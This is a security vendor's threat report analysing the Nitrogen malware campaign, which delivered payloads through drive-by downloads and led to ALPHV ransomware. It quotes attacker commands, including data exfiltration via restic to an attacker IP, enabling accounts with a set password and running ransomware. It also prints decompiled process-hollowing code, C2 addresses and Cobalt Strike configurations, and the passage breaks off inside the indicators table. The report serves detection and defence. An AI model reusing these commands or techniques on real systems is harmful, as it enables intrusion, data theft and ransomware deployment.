Nitrogen Campaign 2.0: Reloads with Enhanced Capabilities…

Partners

PARTNER PROGRAM

Get Started

Want to learn more on how to achieve Cyber Resilience?

TALK TO AN EXPERT

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

In October 2023, our Threat Response Unit (TRU) observed multiple incidents stemming from a new Nitrogen campaign. You can read more on the previous Nitrogen campaign from one of our articles here. One of these incidents ultimately led to ALPHV/BlackCat Ransomware. In this case, threat actors infiltrated the network, gaining their initial foothold through malicious payloads from a drive-by download.

A drive-by download involves the involuntary installation of malicious software on a user's system without their informed consent. It often occurs when users visit or are redirected to compromised websites, sometimes through mechanisms like deceptive Google Ads. In this case, we assessed that the user was directed to malware on a website posing as legitimate software from a search advertisement. In the second case, the user was deceived when attempting to install WinSCP software.

This article will explore the commands employed by the threat actors during their post-exploitation phase and take a closer look at the payloads involved.

Initial Infection Stage and Technical Analysis

In the first incident, our team traced post-exploitation activity to an unmanaged device with access to the customer's network. Analysis of available logs pointed to a drive-by download and installation of Nitrogen payloads from a malicious search advertisement.

Fortunately, we were able to identify a matching ISO file uploaded to VirusTotal (MD5: 06345b04244b629f9632009cafa23fc1). Our analysis of the initial infection stage draws from this file, which was corroborated with behaviors we observed from our security telemetry from this incident and others.

The ISO image contains multiple files, as shown in Figure 1.




Figure 1: Contents of an ISO image

The “support’ folder contains multiple garbage files. We will focus on the following files:

- data (MD5: a2b4adedd0f1d24e33d82abebfe976c8)
- foo.dll (MD5: 9aedc564960e5dddeb6524b39d5c2956)
- msi.dll (MD5: 8342db04a12dd141b23a20fd393bb9f2)
- setup.exe (MD5: e5da170027542e25ede42fc54c929077)

setup.exe is the Windows Installer executable (msiexec.exe). When executed, it loads the msi.dll file modified by the threat actor(s). The msi.dll makes use of the custom import “nop” to load foo.dll with exported function name “nop” (Figure 2).




Figure 2: Custom import loading foo.dll

foo.dll is responsible for decrypting the *"data"* file with the AES algorithm. The key and IV are hardcoded in obfuscated form in the binary. Like in the previous campaign, some strings are obfuscated using a simple Ceasar Cipher algorithm, where each character is shifted up by a specific number of places (e.g., 5), as shown in Figure 3.





Figure 3: Ceasar Cipher encryption on some of the strings used in the binary

Upon decrypting the "data" file, we obtain a ZIP archive, as shown in Figure 4, where *custom_installer.exe* (MD5: 55144c356dbfaf88190c054011db812e) is another malicious payload and *Advanced_IP_Scanner.exe* (MD5: 5537c708edb9a2c21f88e34e8a0f1744) is a legitimate decoy of Advanced IP Scanner installer.



Name	Size	Packed	Type	Modified
..			File folder	
Advanced_IP_Scanner.exe	21,050,672	20,714,418	Application	10/10/2023 11:52 AM
custom_installer.exe	40,436,224	39,609,736	Application	10/10/2023 11:52 AM
original_installer.txt	24	26	Text Document	10/10/2023 11:52 AM

Figure 4: Contents of the decrypted ZIP archive

custom_installer.exe payload is responsible for decrypting another ZIP archive that contains additional payloads to be placed across multiple folders, as well as establishing a persistence mechanism via scheduled tasks. The folders containing malicious payloads are shown in Figure 5.

The files in the Notepad folder in this particular sample only contain legitimate Python dependencies and are not included in the screenshot for clarity purposes.




Figure 5: Decrypted ZIP archive containing the payloads that are dropped across multiple folders (custom_installer.exe)

In the previous campaign, Nitrogen set the scheduled tasks to point to pythonw.exe in order to side-load the malicious DLL. The latest campaign, in contrast, creates two scheduled tasks that execute the commands shown in Figure 6.

- C:\Users\<username>\AppData\Local\Programs\Microsoft\Office\update.exe tIkyKhbNab+DaZ16f0qt+vfAAXgTUzM6akZHqezMMTRYg9sfud69UBUr28xlUnXNuPO5dVLQvXK71esXs5I+ex5uto/7Gcb4cq/ZEVzzX5Lgg3WA9Bbf/xGf4zEI3guPxdemFNGtUUGR5btVCJpAotTTIvKfjh8GIuGZUl3+BwFTNDdUtcfRov1K13ENeo1caB1dNsM9dQZZv9SD8zRVmU794hKlYr7wDGIscB5JcEsLT7KRhCrvyGTgIMZvFgBUlYBDez9mpgOJgquiYiE5H0voTXK2up6LdtDjP9ZX8YktkRrQkNmIwi8DkPPpNEUw5NTyR+MdW77oOaZna7+MZ96ipcR1oSiD7ny7ef8tHjk=

- C:\Users\<username>\AppData\Local\Programs\Microsoft\TrustedInstaller\update.exe Y2+01BkQyPbEMQynhtlbKWfjjkd2hOCRZNmJEHa4XQVQiB0RuEBESch4W94Y6YvVUsEzoBuowWrtKBR0bydZyeq4THqFUiOCyCnt7Z0ANs/tRVjQ9oirAwzQ//gPsuZBS/uW4NmrKClnRYFrZcirAOt4kDdmWFGlJfKpWw7uzSuvXNCRM1lGMSX5XRhYAqgKAwAs8QCba/bCfFHYfV66ueYZmwFc5+9qlnfZoNEe8o6ULc3hUIM80sjKpsnVpQ7ZjaFaqWc2oqyp95WopcayAquOwQO4he+iSJTge0mqIBNkhwNfo+M6ROIcerCnO0qvoBIFosGVsD3nPU0KRX+aOAs1mR7rwadm3Z5fsOkcl1k=

Figure 6: Encrypted commands in the scheduled tasks

The scheduled task names (OneDrive Security Task-S-1-5-21-5678566754-9123742832-2638705499-2003) remain the same as in the previous campaign. The file *update.exe* (MD5: e5da170027542e25ede42fc54c929077) is a legitimate msiexec.exe executable (Windows Installer) that has been renamed. When the command is executed, the payload spawns under the processes spoolsv.exe and dllhost.exe within the directories *"C:\Users\<username>\AppData\Local\OneDrive\"* and *"C:\Users\<username>\AppData\Local\Security\"* respectively.

Upon further analysis of the binary, we discovered that the base64-encoded string contains a nonce, an encrypted key, and a list of text strings encrypted using the ChaCha stream cipher. The decrypted strings are the following:

- transacted_hollowing#C:\Users\<username>\AppData\Local\Security\pythonw.exe#C:\Users\<username>\AppData\Local\Security\dllhost.exe
- transacted_hollowing#C:\Users\<username>\AppData\Local\OneDrive\pythonw.exe#C:\Users\<username>\AppData\Local\OneDrive\spoolsv.exe

The 'msi.dll" files are side-loaded during the scheduled task execution and contain the custom imports to additionally load *zen.dll* (MD5: 6557a11aac33c4e6e10eeea252157f3e) and fid.dll (MD5: 1f04ca6ffef0b737204f3534ff73575e) files shown in Figure 5. These, in turn, access the base64-encoded command-line argument, decrypt it, and use the decrypted strings as configuration parameters.

The payloads *zen.dll* and *fid.dll* use the transacted hollowing technique as shown in Figure 7 (transacted hollowing is a technique that combines elements of both Process Hollowing and Process Doppelgänging) that involves Windows Native API functions, such as NtCreateTransaction and RtlSetCurrentTransaction to create and open the transacted file, CreateProcessInternalW to create the spoolsv.exe and dllhost.exe processes in a suspended state, and perform process injection by unmapping the process memory and replacing it with pythonw.exe binary.

```
wcscpy(Src, L"敕响浥癰汨彡滓坦");
strcpy(v21, "hbokbi0/+aii");              // kernel32.dll
strcpy((char *)ProcessHandle, "kernel32.dll");
ProcAddress = (void (__fastcall *)(WCHAR *, _WORD *, _QWORD))mw_GetProcAddress((__int64)ProcessHandle, (__int64)Src);
ProcAddress(Buffer, v24, 0i64);
Transaction = mw_CreateTransaction((__int64)v27, a4, a5);
if ( (unsigned __int64)(Transaction - 1) > 0xFFFFFFFFFFFFFFFDui64 )
  return 0;
memset(Src, 0, 0x208ui64);
SectionHandle = (HANDLE)Transaction;
mw_get_directory(a3, (int)Src, 0x104ui64);    // retrieves the directory of pythonw.exe (C:\Users\<username>\AppData\Local\Security\)
v13 = wcsnlen(Src, 0x104ui64);
ProcessHandle[0] = 0i64;
ProcessHandle[1] = 0i64;
if ( v13 )
  v5 = Src;
ProcessHandle[2] = 0i64;
if ( mw_CreateProccessInternalW(ProcessHandle, a1, a2, (__int64)v5)// Creates dllhost.exe in a suspended state
  && (*(_QWORD *)ViewSize = 0i64,
      (v14 = mw_NtMapViewOfSection(ProcessHandle[0], SectionHandle, (PSIZE_T)ViewSize)) != 0i64)// mapping the buffer into the remote process
  && (v15 = mw_check_if_pe_64bit(a4),
      LOBYTE(v16) = mw_overwrite_with_payload(
                      a4,
                      (__int64)v14,
                      ProcessHandle,
                      v15 ^ 1),           // overwrites with pythonw.exe
      v11 = v16,
      (_BYTE)v16) )
{
  v17 = ProcessHandle[1];
  strcpy(v22, "ResumeThread");
  strcpy((char *)v24, "ResumeThread");
  strcpy(v23, "icplcj10,bjj");           // kernel32.dll
  strcpy(&v23[13], "kernel32.dll");
  v18 = (void (__fastcall *)(HANDLE))mw_GetProcAddress((__int64)&v23[13], (__int64)v24);
  v18(v17);
}
```

Figure 7: The code responsible for performing transacted hollowing

When pythonw.exe is executed from the specified directories, it side-loads the malicious python311.dll files. These files contain embedded and obfuscated C2 addresses (see Indicators of Compromise table), which are used for persistent C2 communication.

In the recent Nitrogen campaign, besides introducing transacted hollowing, the threat actor(s) returned with an array of enhanced capabilities. These include bypassing the Antimalware Scan Interface (AMSI), bypasses for Event Tracing for Windows (ETW) and Windows Lockdown Policy (WLDP), antivirus evasion by using AntiHook (used to evade userland hooking techniques employed by antivirus software) as well as utilizing the KrakenMask sleep obfuscation tool to mask return addresses within AMSI bypass, ETW, WLDP patching and AntiHook function, and encrypt the .text section contents. For the sake of brevity, we won't delve into the technical intricacies of these functions in this article.

The switch to the Sliver C2 Framework

In one of the recent Nitrogen samples, the *slv.py* (MD5: 88423cf8154ccc3278abea0e97446003) file is dropped under *C:\Users\<username>\AppData\Local\Notepad* folder.

slv.py contains the Python code that decodes a base64 string, deserializes the resultant bytes using the marshal module, and then executes the resulting obfuscated Python code. We believe that the threat actor(s) adopted the obfuscation technique from this obfuscation tool.

Figure 7 shows the disassembled Python bytecode. The bytecode is responsible for decrypting *data.aes* (MD5: d36269ac785f6b0588fbd7bfd1b50a57) using AES. The decrypted DLL is a Sliver payload (MD5: a9e5c83f7d96144fa31126ef0a7a9e2f) that connects to the C2 server at 194.180.48[.]149:8443. Previously, Nitrogen threat actors used Pyramid C2 Framework for post-exploitation.

Figure 8: Disassembled Python code (data.aes)

Nitrogen and Post-Exploitation Leading to ALPHV Ransomware

Upon establishing the initial foothold, threat actors moved laterally to other hosts in the environment and dropped multiple obfuscated Python scripts similar to *slv.py*:

- wo9.py (MD5: 45d8598ff20254c157330dbdf5a8110b)
- wo10.py (MD5: 0200a95373be2a1851db27c96704fc11)
- wo4.py (MD5: 5462b15734ef87764ef901ad0e20c353)
- updateegge.py (MD5: 300ca3391a413faf0e5491898715365f)

wo9.py, wo10.py, and *wo4.py* contain the AES-encrypted and embedded Cobalt Strike payloads. Using the Cobalt Strike configuration parser from SentinelOne, we can extract the Cobalt Strike configuration (see Indicators of Compromise table).

updateegge.py is similar to slv.py and decrypts *dotae.aes* (MD5: 4722f13c22abaa6045c544ee7dde3e5a) to the Sliver payload (MD5: 9f1c9b28eaf00b9aec180179255d87c0) that connects to 185.216.70[.]236:8443.

Further on, threat actors utilized PsExec, and WMIC for lateral movement and running Restic (backup program) to exfiltrate data:

> restic.exe -r rest:hxxp://195.123.230[.]165:8000/ --password-file ppp.txt --use-fs-snapshot --verbose backup \\<REDACTED>

The threat actors also enabled Administrator and multiple other accounts with the password "GoodLuck!":

> net1 user Administrator GoodLuck! /domain

One of the dropped batch files contained the command to map the C$ administrative share of a machine to the local drive letter N:, using the Administrator account with the password "GoodLuck!", the command to copy ALPHV ransomware binaries (safe.exe) from the N: drive to the C: drive:

- net use N: "\\<REDACTED>\C$" /USER:<REDACTED>\Administrator GoodLuck! /PERSISTENT:YES
- copy N:\safe.exe C:\
- C:\safe.exe --access-token <REDACTED>

Another batch file named *UpdateEGGE.bat* contained the command to run the *wo4.py* file via pythonw.exe:

> C:\<REDACTED> \python\pythonw.exe C:\<REDACTED> \python\wo4.py

We also observed the threat actors renaming pythonw.exe to itw.exe and ServiceUpdate.exe.

Another Case of Nitrogen

In another incident involving a Nitrogen infection, our 24/7 SOC Cyber Analysts conducted an investigation to trace the origin of the malicious file (Figure 9). They found that the affected user fell victim to a drive-by download while using a search platform, inadvertently downloading the malicious file.

Threat actors used Punycode to make the domain look trustworthy. Punycode is a method used to encode Unicode characters into ASCII, mainly for internationalized domain names (IDNs) that contain non-ASCII characters. This allows domains to have characters from various languages. Threat actors can exploit Punycode to conduct what's known as an IDN homograph attack.




Figure 9: The malicious website serving fake WinSCP installer

The following reconnaissance commands were executed to gather information about the network and users:

- nltest /DOMAIN_TRUSTS
- net group "domain admins" /DOMAIN
- net1 localgroup Administrators

Based on the overlap in Tactics, Techniques, and Procedures (TTPs), we assess the primary objective was likely ransomware deployment, similar to the previously mentioned case. The threat actor(s) made attempts to manually execute the slv.py (Sliver payload) within the PowerShell command line.

How did we find it?

eSentire MDR for Endpoint identified Python-based post-exploitation activities.

What did we do?

- Investigated and confirmed the activity is malicious.
- Our team of 24/7 SOC Cyber Analysts isolated affected hosts to contain the incidents in accordance with the business' policies.

What can you learn from this TRU positive?

- The end goal for Nitrogen infections is to deliver ALPHV ransomware and perform data exfiltration.
- In one of the cases, opportunistic infections resulting from drive-by downloads were leveraged for hands-on-keyboard attacks. This transition took place in under 1 hour and 18 minutes.
- The threat actor(s) switched from using Pyramid C2 Framework to using Sliver C2.
- In the latest Nitrogen campaign, threat actors introduced transacted hollowing and showcased an expanded set of advanced capabilities. They can now bypass the Antimalware Scan Interface (AMSI), patch Event Tracing for Windows (ETW) and Windows Lockdown Policy (WLDP) and evade antiviruses using AntiHook. Additionally, the KrakenMask tool is employed to conceal return addresses within functions related to AMSI bypass, ETW, WLDP patching, and AntiHook, as well as to encrypt the .text section contents."

Recommendations from our Threat Response Unit (TRU) Team:

- Train users to identify and report potentially malicious content using Phishing and Security Awareness Training (PSAT) programs.
- Ensure employees have access to a dedicated software center to download corporate-approved software.
- Protect endpoints against malware by:
  - Ensuring antivirus signatures are up-to-date.
  - Using a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) tool to detect and contain threats.

Our Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

Indicators of Compromise

wo9.py (Cobalt Strike Configuration)

```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 16500
MaxGetSize                       - 13982519
Jitter                           - 22
MaxDNS                           - Not Found
PublicKey_MD5                    - 2cd4a66e04a7ebd4dac05143f656f916
C2Server                         - walfat.com,/broadcast
UserAgent                        - Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
HttpPostUri                      - /1/events/com.amazon.csm.csa.prod
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
                                        Accept: application/json, text/plain, */*
                                        Accept-Language: en-US,en;q=0.5
                                        Origin: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                        Referer: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                        Sec-Fetch-Dest: empty
                                        Sec-Fetch-Mode: cors
                                        Sec-Fetch-Site: cross-site
                                        Te: trailers
                                   Metadata
                                        base64
                                        header "x-amzn-RequestId"
HttpPost_Metadata                - ConstHeaders
                                        Accept: */*
                                        Origin: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                   SessionId
                                        base64url
                                        header "x-amz-rid"
                                   Output
                                        base64url
                                        prepend "{"events":[{"data":
{"schemaId":"csa.VideoInteractions.1","application":"Retail:Prod:,"requestId":"MBFV82TTQV2JN
BKJJ50B","title":"Amazon.com. Spend less. Smile more.","subPageType":"desktop","session":
{"id":"133-9905055-2677266"},"video":{"id":""
                                        append ""
"
                                        append
""playerMode":"INLINE","videoRequestId":"MBFV82TTQV2JNBKJJ50B","isAudioOn":"false","player":
"IVS","event":"NONE"}}}}]}"
                                        print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
```

```
SSH_Banner                        -
HttpGet_Verb                      - GET
HttpPost_Verb                     - POST
HttpPostChunk                     - 0
Spawnto_x86                       - %windir%\syswow64\gpupdate.exe
Spawnto_x64                       - %windir%\sysnative\gpupdate.exe
CryptoScheme                      - 0
Proxy_Config                      - Not Found
Proxy_User                        - Not Found
Proxy_Password                    - Not Found
Proxy_Behavior                    - Use IE settings
Watermark_Hash                    - 3Hh1YX4vT3i5C7L2sn7K4Q==
Watermark                         - 587247372
bStageCleanup                     - True
bCFGCaution                       - True
KillDate                          - 0
bProcInject_StartRWX              - True
bProcInject_UseRWX                - False
bProcInject_MinAllocSize          - 16700
ProcInject_PrependAppend_x86      - b'\x90\x90\x90'
                                    Empty
ProcInject_PrependAppend_x64      - b'\x90\x90\x90'
                                    Empty
ProcInject_Execute                - ntdll.dll:RtlUserThreadStart
                                    SetThreadContext
                                    NtQueueApcThread-s
                                    kernel32.dll:LoadLibraryA
                                    CreateRemoteThread
                                    RtlCreateUserThread
ProcInject_AllocationMethod       - NtMapViewOfSection
bUsesCookies                      - False
HostHeader                        -
headersToRemove                   - Not Found
DNS_Beaconing                     - Not Found
DNS_get_TypeA                     - Not Found
DNS_get_TypeAAAA                  - Not Found
DNS_get_TypeTXT                   - Not Found
DNS_put_metadata                  - Not Found
DNS_put_output                    - Not Found
DNS_resolver                      - Not Found
DNS_strategy                      - round-robin
DNS_strategy_rotate_seconds       - -1
DNS_strategy_fail_x               - -1
DNS_strategy_fail_seconds         - -1
Retry_Max_Attempts                - 0
Retry_Increase_Attempts           - 0
Retry_Duration                    - 0
wo10.py (Cobalt Strike Configuration)
BeaconType                        - HTTPS
Port                              - 443
SleepTime                         - 38500
MaxGetSize                        - 13982519
Jitter                            - 27
MaxDNS                            - Not Found
PublicKey_MD5                     - 0c8df700d0c4fe42874842c307f4f62d
C2Server                          - 194.180.48[.]169,/broadcast
```

```
UserAgent                        - Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
HttpPostUri                      - /1/events/com.amazon.csm.csa.prod
Malleable_C2_Instructions        - Remove 1308 bytes from the end
                                   Remove 1 bytes from the end
                                   Remove 194 bytes from the beginning
                                   Base64 decode
HttpGet_Metadata                 - ConstHeaders
                                        Accept: application/json, text/plain, */*
                                        Accept-Language: en-US,en;q=0.5
                                        Origin: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                        Referer: <a
href="https://www.amazon.com">https://www.amazon.com</a>
                                        Sec-Fetch-Dest: empty
                                        Sec-Fetch-Mode: cors
                                        Sec-Fetch-Site: cross-site
                                        Te: trailers
                                   Metadata
                                        base64
                                        header "x-amzn-RequestId"
HttpPost_Metadata                - ConstHeaders
                                        Accept: */*
